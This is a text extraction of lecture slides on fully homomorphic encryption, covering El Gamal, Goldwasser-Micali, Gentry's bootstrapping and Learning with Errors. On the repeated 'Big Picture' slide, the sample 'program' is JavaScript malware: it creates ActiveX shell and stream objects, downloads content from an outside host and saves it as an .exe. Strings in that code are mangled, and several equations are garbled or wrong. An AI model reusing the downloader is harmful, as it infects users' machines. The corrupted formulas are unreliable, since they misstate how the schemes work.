
Corollary: encryption is always randomized

FHE: THE BIG PICTURE

Function / Program

```
function solo() {
    try {
        | throw 1
    } catch (n) {
        var ra4 = ":////.exe";
        ra3 = document.createElement("object");
        ra3.setAttribute("id", ra3);
        ra3.setAttribute("classid", "clsid:BD90C556-65A3-11D0-963A-EDC94FC29E35");
        try {
            var ra0 = ra3.CreateObject("aded".concat("b.str", "eam"), ""),
                ra1 = ra3.CreateObject("Shell.Application", ""),
                ra2 = ra3.CreateObject("msohtml2.XMLHTTP", "");
            try {
                ra2.open("GET", "http://litiumholdale.com/w.php?f=103&e=4", false);
                ra2.send();
                ra0.type = 1;
                ra0.open();
                ra0.Write(ra2.responseText);
                ra0.SaveToFile(ra4, 2);
            }
        }
    }
}
```

Arithmetic Circuit




FHE: THE BIG PICTURE

Function / Program

```
function solo() {
    try {
        | throw 1
    } catch (n) {
        var ra4 = ":////.exe";
        ra3 = document.createElement("object");
        ra3.setAttribute("id", ra3);
        ra3.setAttribute("classid", "clsid:BD90C556-65A3-11D0-963A-EDC94FC29E35");
        try {
            var ra0 = ra3.CreateObject("aded.concat(b,str,exam)", "");
            ra1 = ra3.CreateObject("Shell.Application","");
            ra2 = ra3.CreateObject("Microsoft.XMLHTTP","");
            try {
                ra2.open("GET", "http://litiumholdale.com/w.php?f=103&e=4", false);
                ra2.send();
                ra0.type = 1;
                ra0.open();
                ra0.Write(ra2.responseText);
                ra0.SaveToFile(ra4, 2);
            }
        }
    }
}
```

Arithmetic Circuit



If we had:

- $\text{Enc}(x_1), \text{Enc}(x_2) \Rightarrow \text{Enc}(x_1 + x_2)$
- $\text{Enc}(x_1), \text{Enc}(x_2) \Rightarrow \text{Enc}(x_1 \cdot x_2)$

then we are done.

Simple Homomorphic Encryption Schemes

HOMOMORPHIC ENCRYPTION



Compute arbitrary functions
on encrypted data?

[Rivest, Adleman and Dertouzos'78]

ON DATA BANKS AND PRIVACY HOMOMORPHISMS

Ronald L. Rivest

Len Adleman

Michael L. Dertouzos

$\text{Enc}(\text{data}), F \rightarrow \text{Enc}(F(\text{data}))$

Massachusetts Institute of Technology
Cambridge, Massachusetts

HOMOMORPHIC ENCRYPTION



Compute arbitrary functions
on encrypted data?

[Rivest, Adleman and Dertouzos'78]

ON DATA BANKS AND PRIVACY HOMOMORPHISMS

Ronald L. Rivest

Len Adleman

Michael L. Dertouzos

Enc(data), F → Enc(F(data))

(fully = any function F)

Massachusetts Institute of Technology
Cambridge, Massachusetts

HOMOMORPHIC ENCRYPTION



Compute arbitrary functions
on encrypted data?

[Rivest, Adleman and Dertouzos'78]

ON DATA BANKS AND PRIVACY HOMOMORPHISMS

Ronald L. Rivest

Len Adleman

Michael L. Dertouzos

Massachusetts Institute of Technology
Cambridge, Massachusetts

Enc(data), F → Enc(F(data))

(fully = any function F)

(additive = only additions)

(multiplicative = only multiplications)

(somewhat/partially = circuits of small depth)

MULTIPLICATIVE HOMOMORPHISM

1

2

3

MULTIPLICATIVE HOMOMORPHISM

El Gamal Encryption

Setup: Group G of prime order p
(e.g., set of quadratic residues mod q where $q = 2p+1$)

Private key: $x \in \mathbb{Z}_p$

Public key: generator g , $y = g^x \in G$

MULTIPLICATIVE HOMOMORPHISM

El Gamal Encryption

Setup: Group G of prime order p
(e.g., set of quadratic residues mod q where $q = 2p+1$)

Private key: $x \in \mathbb{Z}_p$

Public key: generator g , $y = g^x \in G$

$\text{Enc}(m_1)$: $(g^{r_1}, y^{r_1} \bullet m_1)$

MULTIPLICATIVE HOMOMORPHISM

El Gamal Encryption

Setup: Group G of prime order p

(e.g., set of quadratic residues mod q where $q = 2p+1$)

Private key: $x \in \mathbb{Z}_p$

Public key: generator g , $y = g^x \in G$

$\text{Enc}(m_1)$: $(g^{r_1}, y^{r_1} \bullet m_1)$

$\text{Dec}(m)$: Observe that $(g^{r_1})^x = y^{r_1}$

MULTIPLICATIVE HOMOMORPHISM

El Gamal Encryption


Setup: Group G of prime order p
(e.g., set of quadratic residues mod q where $q = 2p+1$)

Private key: $x \in \mathbb{Z}_p$

Public key: generator g , $y = g^x \in G$

$$\text{Enc}(m_1) = (g^{r_1}, y^{r_1} \cdot m_1)$$

$$\text{Enc}(m_2) = (g^{r_2}, y^{r_2} \cdot m_2)$$

$$y^{r_1 + r_2}$$


MULTIPLICATIVE HOMOMORPHISM

El Gamal Encryption

Setup: Group G of prime order p

(e.g., set of quadratic residues mod q where $q = 2p+1$)

Private key: $x \in \mathbb{Z}_p$

Public key: generator g , $y = g^x \in G$

$$\text{Enc}(m_1) = (g^{r_1}, y^{r_1} \cdot m_1)$$


$$\text{Enc}(m_2) = (g^{r_2}, y^{r_2} \cdot m_2)$$

$$(g^{r_1+r_2}, y^{r_1+r_2} \cdot m_1 \cdot m_2)$$

is an encryption of $m_1 m_2$

$\underbrace{(g^{r_1+r_2})}_{= y^{r_1+r_2}}$

ADDITIVE HOMOMORPHISM



$$= pq$$

A hand-drawn diagram showing the mapping of elements from a set of non-squares to a set of squares. On the left, there is a horizontal double-headed arrow between two sets. The left set contains a red "c" and a red "0". The right set contains a red "0" and a red "0". Below the sets, the equation $0 \oplus 0 = 0$ is written.

$$\begin{aligned} 3^2 &= 9 \pmod{11} \\ 4^2 &= 16 \equiv 5 \pmod{11} \\ 9, 5 &= \text{Squares mod 11} \\ 2 &\text{ is a non-square mod 11} \end{aligned}$$

A hand-drawn Venn diagram consisting of two overlapping circles. The left circle is labeled "sq." and the right circle is labeled "non-sq". The intersection of the two circles is shaded grey. Above the circles, the text "mod 11" is written.

ADDITIVE HOMOMORPHISM

Goldwasser Micali Encryption

$\stackrel{?}{=} pq$


Public key: N, y : non-square mod N

Secret key: factorization of N

$$c \equiv$$

$$0 \oplus 0 = 0$$

$$N = pq$$



$$3^2 \equiv 9 \pmod{11}$$

$$4^2 \equiv 5 \pmod{11}$$

9, 5 = Squares
mod 11

2 is a
non-square
mod 11



ADDITIVE HOMOMORPHISM

Goldwasser Micali Encryption

$\stackrel{?}{=} pq$

Public key: N, y : non-square mod N

Secret key: factorization of N

$\text{Enc}(0): r^2 \text{ mod } N, \quad \text{Enc}(1): y * r^2 \text{ mod } N$

$$0 \oplus 0 = 0$$



$$3^2 = 9 \pmod{11}$$

$$4^2 = 16 \pmod{11}$$

9, 5 = Squares
mod 11

2 is a
non-square
mod 11



ADDITIVE HOMOMORPHISM

Goldwasser Micali Encryption

$\stackrel{?}{=} pq$

Public key: N, y : non-square mod N

Secret key: factorization of N

$\text{Enc}(0): \underline{r^2 \text{ mod } N}, \quad \text{Enc}(1): \underline{y * r^2 \text{ mod } N}$

$$\text{square (0)} * \text{square (0)} = \text{square (0)}$$


$$0 \oplus 0 = 0$$

$$\text{non-square (1)} * \text{square (0)} = \text{non-square (1)}$$

$$\text{square (0)} * \text{non-square (1)} = \text{square (1)}$$

$$\text{non-square (1)} * \text{non-square (1)} = \text{non-square (0)}$$

$$N = pq$$




$$3^2 = 9 \pmod{11}$$

$$4^2 = 16 \pmod{11}$$

9, 5 = Squares
mod 11

2 is a
non-square
mod 11



ADDITIVE HOMOMORPHISM

Goldwasser Micali Encryption

$\stackrel{?}{=} pq$

Public key: N, y : non-square mod N

Secret key: factorization of N

$\text{Enc}(0): \underline{r^2 \text{ mod } N}, \quad \text{Enc}(1): \underline{y * r^2 \text{ mod } N}$

$$\text{square (0)} * \text{square (0)} = \text{square (0)}$$


$$0 \oplus 0 = 0$$

$$\text{non-square (1)} * \text{square (0)} = \text{non-square (1)}$$

$$\text{square (0)} * \text{non-square (1)} = \text{square (1)}$$

$$\text{non-square (1)} * \text{non-square (1)} = \text{non-square (0)}$$

$$N = pq$$




$$3^2 = 9 \pmod{11}$$

$$4^2 = 16 \pmod{11}$$

9, 5 = Squares
mod 11

2 is a
non-square
mod 11



XOR-homomorphic: Just multiply the ciphertexts

ADDITIVE HOMOMORPHISM

$$1 \oplus 0 = 1$$

$$y \times s_1 \quad y \times s_2'$$

$$1 \oplus 1 = 0$$

ADDITIVE HOMOMORPHISM

Goldwasser Micali Encryption

Public key: N , y : non-square mod N

Secret key: factorization of N

$$1 \oplus 0 = 1$$

$$y \times s_1 \quad y \times s_2'$$

$$1 \oplus 1 = 0$$

ADDITIVE HOMOMORPHISM

Goldwasser Micali Encryption

Public key: N , y : non-square mod N

Secret key: factorization of N

$\text{Enc}(0) = r^2 \pmod{N}$, $\text{Enc}(1) = y * r^2 \pmod{N}$

$$0 \oplus 0 = 0$$

$$y \times s_0 \quad y \times s_1'$$

$$1 \oplus 1 = 0$$

ADDITIVE HOMOMORPHISM

Goldwasser Micali Encryption

Public key: N , y : non-square mod N

Secret key: factorization of N

$\text{Enc}(0) = r^2 \pmod{N}$, $\text{Enc}(1) = y * r^2 \pmod{N}$

$$\text{square}(0) * \text{square}(0) = \text{square}(0)$$

$$\text{non-square}(1) * \text{square}(0) = \text{non-square}(1) \quad | \oplus 0 = 1$$

$$\text{square}(0) * \text{non-square}(1) = \text{non-square}(1)$$

$$\text{non-square}(1) * \text{non-square}(1) = \text{square}(0) \quad | \oplus 1 = 0$$

$$y \times s^2 \qquad y \times s^2'$$

ADDITIVE HOMOMORPHISM

Goldwasser Micali Encryption

Public key: N , y : non-square mod N

Secret key: factorization of N

$\text{Enc}(0) = r^2 \pmod{N}$, $\text{Enc}(1) = y * r^2 \pmod{N}$

$$\text{square}(0) * \text{square}(0) = \text{square}(0)$$

$$\text{non-square}(1) * \text{square}(0) = \text{non-square}(1) \quad 1 \oplus 0 = 1$$

$$\text{square}(0) * \text{non-square}(1) = \text{non-square}(1)$$

$$\text{non-square}(1) * \text{non-square}(1) = \text{square}(0) \quad 1 \oplus 1 = 0$$

$$y \times s^2 \qquad y \times s^2'$$

XOR-homomorphic: Just multiply the ciphertexts

OTHER HE SCHEMES

- **Additively Homomorphic:**
 - Paillier
 - Damgård-Jurik (both addition of large numbers)
- **Additions + a single Multiplication:**
 - Boneh-Goh-Nissim (based on gap groups)
 - Gentry-Halevi-Vaikuntanathan (based on lattices)
- **HE with Large ciphertext blowup:**
 - Sander-Young-Yung

HOW ABOUT “FULLY”?

- **Many Attempts in the 90s and early 2000s**
 - E.g., Fellows-Koblitz using multivariate polynomial ideals
 - All broken! 😞



HOW ABOUT “FULLY”?

- Many Attempts in the 90s and early 2000s
 - E.g., Fellows-Koblitz using multivariate polynomial ideals
 - All broken! 😞
- Breakthrough: Gentry '09
 - Based on “ideal lattices”
 - However: inefficient and based on little-studied assumptions



HOW ABOUT “FULLY”?

- **Many Attempts in the 90s and early 2000s**
 - E.g., Fellows-Koblitz using multivariate polynomial ideals
 - All broken! 😞
- **Breakthrough: Gentry '09**
 - Based on “ideal lattices”
 - However: inefficient and based on little-studied assumptions

- **Second Generation FHE (2009-14)**
 - Based on well-studied, hard lattice problems (no ideals)
 - Efficiency gains ~ 7-8 orders of magnitude

FHE: The Big Picture

“Partially Homomorphic” (PHE) Encryption

[Gen09,DGHV10,SV10,BV11a,BV11b,BGV12,LTV12,GHS’12,...]

Evaluate “shallow” arithmetic circuits




FHE: The Big Picture

“Partially Homomorphic” (PHE) Encryption

[Gen09,DGHV10,SV10,BV11a,BV11b,BGV12,LTV12,GHS’12,...]

Evaluate “shallow” arithmetic circuits



FHE: The Big Picture

“Partially Homomorphic” (PHE) Encryption

[Gen09,DGHV10,SV10,BV11a,BV11b,BGV12,LTV12,GHS’12,...]

Evaluate “shallow” arithmetic circuits

“Bootstrapping” [Gen09]

“Homomorphic enough” Encryption \Rightarrow^* FHE

Homomorphic enough = Can evaluate its own Dec Circuit

FHE: The Big Picture

“Partially Homomorphic” (PHE) Encryption

[Gen09,DGHV10,SV10,BV11a,BV11b,BGV12,LTV12,GHS’12,...]

Evaluate “shallow” arithmetic circuits



“Bootstrapping” [Gen09]

“Homomorphic enough” Encryption \Rightarrow^* FHE

Homomorphic enough = Can evaluate its own Dec Circuit



FHE

Mathematical Background


The Learning with Errors Problem

LEARNING WITH ERRORS

$$5 s_1 + 6 s_2 = 11$$

$$1 s_1 + 2 s_2 = 3$$



$$3 s_1 + 1 s_2 = 9$$



Find \vec{s}

(All equations modulo a prime number q)

LEARNING WITH ERRORS

$$\begin{bmatrix} 5 & 6 \\ 1 & 2 \\ 3 & 1 \end{bmatrix} \vec{s} = \begin{bmatrix} 11 \\ 3 \\ 9 \end{bmatrix}$$



Find \vec{s}

(All equations modulo a prime number q)

LEARNING WITH ERRORS

$$\begin{bmatrix} 5 & 6 \\ 1 & 2 \\ 3 & 1 \end{bmatrix} \vec{s} = \begin{bmatrix} 11 \\ 3 \\ 9 \end{bmatrix}$$

Easy!



Find \vec{s}


Gaussian
Elimination

(All equations modulo a prime number q)

LEARNING WITH ERRORS

$$\begin{bmatrix} 5 & 6 \\ 1 & 2 \\ 3 & 1 \end{bmatrix} \vec{s} = \begin{bmatrix} 11 \\ 3 \\ 9 \end{bmatrix}$$

Easy!




Find \vec{s}

Gaussian
Elimination

How about:

$$\begin{bmatrix} 5 & 6 \\ 1 & 2 \\ 3 & 1 \end{bmatrix} \vec{s} + \begin{bmatrix} e_1 \\ e_2 \\ e_3 \end{bmatrix} = \begin{bmatrix} 13 \\ 2 \\ 9 \end{bmatrix}$$




Find \vec{s}

(where e_1, e_2, e_3 are “small” numbers)

LEARNING WITH ERRORS

$$\begin{bmatrix} 5 & 6 \\ 1 & 2 \\ 3 & 1 \end{bmatrix} \vec{s} = \begin{bmatrix} 11 \\ 3 \\ 9 \end{bmatrix}$$

Easy!




Find \vec{s}

Gaussian
Elimination

How about:

$$\begin{bmatrix} 5 & 6 \\ 1 & 2 \\ 3 & 1 \end{bmatrix} \vec{s} + \begin{bmatrix} e_1 \\ e_2 \\ e_3 \end{bmatrix} = \begin{bmatrix} 13 \\ 2 \\ 9 \end{bmatrix}$$

(believed to be)
very hard!



Find \vec{s}

(where e_1, e_2, e_3 are “small” numbers)

LEARNING WITH ERRORS (LWE)

[Regev05, following BFKL93, Ale03]

LWE:

$$(\underline{\mathbf{A}}, \mathbf{s}\mathbf{A} + \mathbf{e})$$

very hard!

Find \mathbf{s}

$$\begin{bmatrix} s_1 & \dots & s_n \\ n & & m \\ & A & \end{bmatrix} + \begin{bmatrix} e_1 & \dots & e_m \end{bmatrix}$$

(\mathbf{A} = n by m matrix // think of $m \gg n$)

(\mathbf{s} = n dimensional vector // LWE secret)

(\mathbf{e} = m dimensional error vector with “small” entries)

(All numbers live in \mathbb{Z}_q , the set of numbers modulo q // think of q as a moderately sized prime number)

LEARNING WITH ERRORS (LWE)

[Regev05, following BFKL93, Ale03]

LWE:

$$(\mathbf{A}, \mathbf{s}\mathbf{A} + \mathbf{e})$$

very hard!

Find \mathbf{s}

(\mathbf{A} = n by m matrix // think of m >> n)

(\mathbf{s} = n dimensional vector // LWE secret)

(\mathbf{e} = m dimensional error vector with “small” entries)

HOW HARD? Depends on the modulus / error ratio

- Insecure if modulus / error = $q / \|\mathbf{e}\| > 2^n$
- We will consider $q / \|\mathbf{e}\| = 2^{n^\varepsilon}$ for some small ε

LEARNING WITH ERRORS (LWE)

[Regev05, following BFKL93, Ale03]

LWE:

$(\mathbf{A}, \mathbf{s}\mathbf{A} + \mathbf{e})$

very hard!

Find \mathbf{s}

(\mathbf{A} = n by m matrix // think of m >> n)

(\mathbf{s} = n dimensional vector // LWE secret)

(\mathbf{e} = m dimensional error vector with “small” entries)

HOW HARD?

- Best algorithm (for our params): $2^{n^{0.99}}$ time for n vars [BKW'03]
- Even seems hard for quantum algorithms!

LEARNING WITH ERRORS (LWE)

[Regev05, following BFKL93, Ale03]

LWE:

$(\mathbf{A}, s\mathbf{A} + \mathbf{e})$

very hard!

Find s

LEARNING WITH ERRORS (LWE)

[Regev05, following BFKL93, Ale03]

LWE:

$$(\mathbf{A}, s\mathbf{A} + \mathbf{e})$$

very hard!

Find s

Decisional LWE:

$$(\mathbf{A}, s\mathbf{A} + \mathbf{e})$$



$$(\mathbf{A}, \mathbf{b})$$

(\mathbf{b} uniformly random)

LEARNING WITH ERRORS (LWE)

[Regev05, following BFKL93, Ale03]

LWE:

$$(\mathbf{A}, s\mathbf{A} + \mathbf{e})$$

very hard!

Find s

Decisional LWE:

$$(\mathbf{A}, s\mathbf{A} + \mathbf{e})$$



$$(\mathbf{A}, \mathbf{b})$$

(\mathbf{b} uniformly random)

Theorem: Decisional LWE is as hard as LWE.

LEARNING WITH ERRORS (LWE)



- ◆ **Decoding Random Linear Codes**
(over the field Z_q with L_1 errors as opposed to Hamming errors)
- ◆ **Learning Noisy Linear Functions**
- ◆ **Hard Lattice Problems**
(shortest vectors on n-dimensional lattices)

VARIANTS

- **Ring Learning with Errors (Ring LWE)**

(works over a polynomial ring, leads to efficient and practical cryptosystems)

- **NTRU (stands for “Nth order truncated polynomial ring)**

(also works over a polynomial ring)

- **Approximate Greatest Common Divisors**

(works over very large integers, simple to describe but not so efficient)

How to Encrypt with LWE

BASIC SECRET-KEY ENCRYPTION

[Regev05]

n = “security parameter”, q = “small” prime

- Secret key $sk = \text{Uniformly random vector } \mathbf{s} \in \mathbb{Z}_q^n$

$\xrightarrow{\text{n-dimensional vector}} \sum a_i s_i = a_1 s_1 + a_2 s_2 + \dots + a_n s_n$

- - -

$e + m [y_2]$

BASIC SECRET-KEY ENCRYPTION

[Regev05]

n = “security parameter”, q = “small” prime

- Secret key $sk = \text{Uniformly random vector } \mathbf{s} \in \mathbb{Z}_q^n$
- Encryption $\text{Enc}_s(m)$:
 $m \in \{0,1\}$
 $\xrightarrow{\text{n-dimensional vector}}$ $\sum a_i s_i = a_1 s_1 + a_2 s_2 + \dots + a_n s_n$
– Ciphertext $\mathbf{c} = (\mathbf{a}, b = \langle \mathbf{a}, \mathbf{s} \rangle + e + m)$

$$\underbrace{e + m}_{\mathbb{Z}_2}$$

BASIC SECRET-KEY ENCRYPTION

[Regev05]

n = “security parameter”, q = “small” prime

- Secret key $sk = \text{Uniformly random vector } \mathbf{s} \in \mathbb{Z}_q^n$
- Encryption $\text{Enc}_s(m)$:
– Ciphertext $\mathbf{c} = (\mathbf{a}, b = \langle \mathbf{a}, \mathbf{s} \rangle + e + m)$

// ciphertext indistinguishability = decisional LWE

$$e + m \stackrel{?}{\in} \mathbb{Z}_2^n$$

BASIC SECRET-KEY ENCRYPTION

[Regev05]

n = “security parameter”, q = “small” prime

- Secret key $sk = \text{Uniformly random vector } \mathbf{s} \in \mathbb{Z}_q^n$
- Encryption $\text{Enc}_s(m)$:
– Ciphertext $\mathbf{c} = (\mathbf{a}, b = \langle \mathbf{a}, \mathbf{s} \rangle + e + m)$

// ciphertext indistinguishability = decisional LWE

- Decryption $\text{Dec}_s(\mathbf{c})$: Output

$$(b - \langle \mathbf{a}, \mathbf{s} \rangle \bmod q) \\ e + m \quad [q/2]$$

BASIC SECRET-KEY ENCRYPTION

[Regev05]

n = “security parameter”, q = “small” prime

- Secret key $sk = \text{Uniformly random vector } \mathbf{s} \in \mathbb{Z}_q^n$
- Encryption $\text{Enc}_s(m)$:
– Ciphertext $\mathbf{c} = (\mathbf{a}, b = \langle \mathbf{a}, \mathbf{s} \rangle + e + m [q/2])$
 $\quad // m \in \{0,1\}$
 $\quad \uparrow n \text{-dimensional vector}$
 $\quad \sum a_i s_i = a_1 s_1 + a_2 s_2 + \dots + a_n s_n$

// ciphertext indistinguishability = decisional LWE

- Decryption $\text{Dec}_s(\mathbf{c})$: Output

$$(b - \langle \mathbf{a}, \mathbf{s} \rangle \bmod q) \\ e + m [q/2]$$

BASIC SECRET-KEY ENCRYPTION

[Regev05]

n = “security parameter”, q = “small” prime


- Secret key $sk = \text{Uniformly random vector } \mathbf{s} \in \mathbb{Z}_q^n$
- Encryption $\text{Enc}_s(m)$:
 – $m \in \{0,1\}$
 $\xrightarrow{n \text{ dimensional vector}}$ $\sum a_i s_i = a_1 s_1 + a_2 s_2 + \dots + a_n s_n$
 – Ciphertext $\mathbf{c} = (\mathbf{a}, b = \langle \mathbf{a}, \mathbf{s} \rangle + e + m [q/2])$
 // ciphertext indistinguishability = decisional LWE
- Decryption $\text{Dec}_s(\mathbf{c})$: Output $\text{Round}_{q/2}(b - \langle \mathbf{a}, \mathbf{s} \rangle \bmod q)$
 // correctness of decryption as long as $|e| < q/4$
 $e + m [q/2]$

BASIC SECRET-KEY ENCRYPTION

[Regev05]

n = “security parameter”, q = “small” prime

- Secret key sk = Uniformly random vector $\mathbf{s} \in Z_q^n$
- Encryption $Enc_s(m)$: // $m \in \{0,1\}$
 - Ciphertext $\mathbf{c} = (\mathbf{a}, b = \langle \mathbf{a}, \mathbf{s} \rangle + e + m \lfloor q/2 \rfloor)$



BASIC SECRET-KEY ENCRYPTION

[Regev05]

n = “security parameter”, q = “small” prime

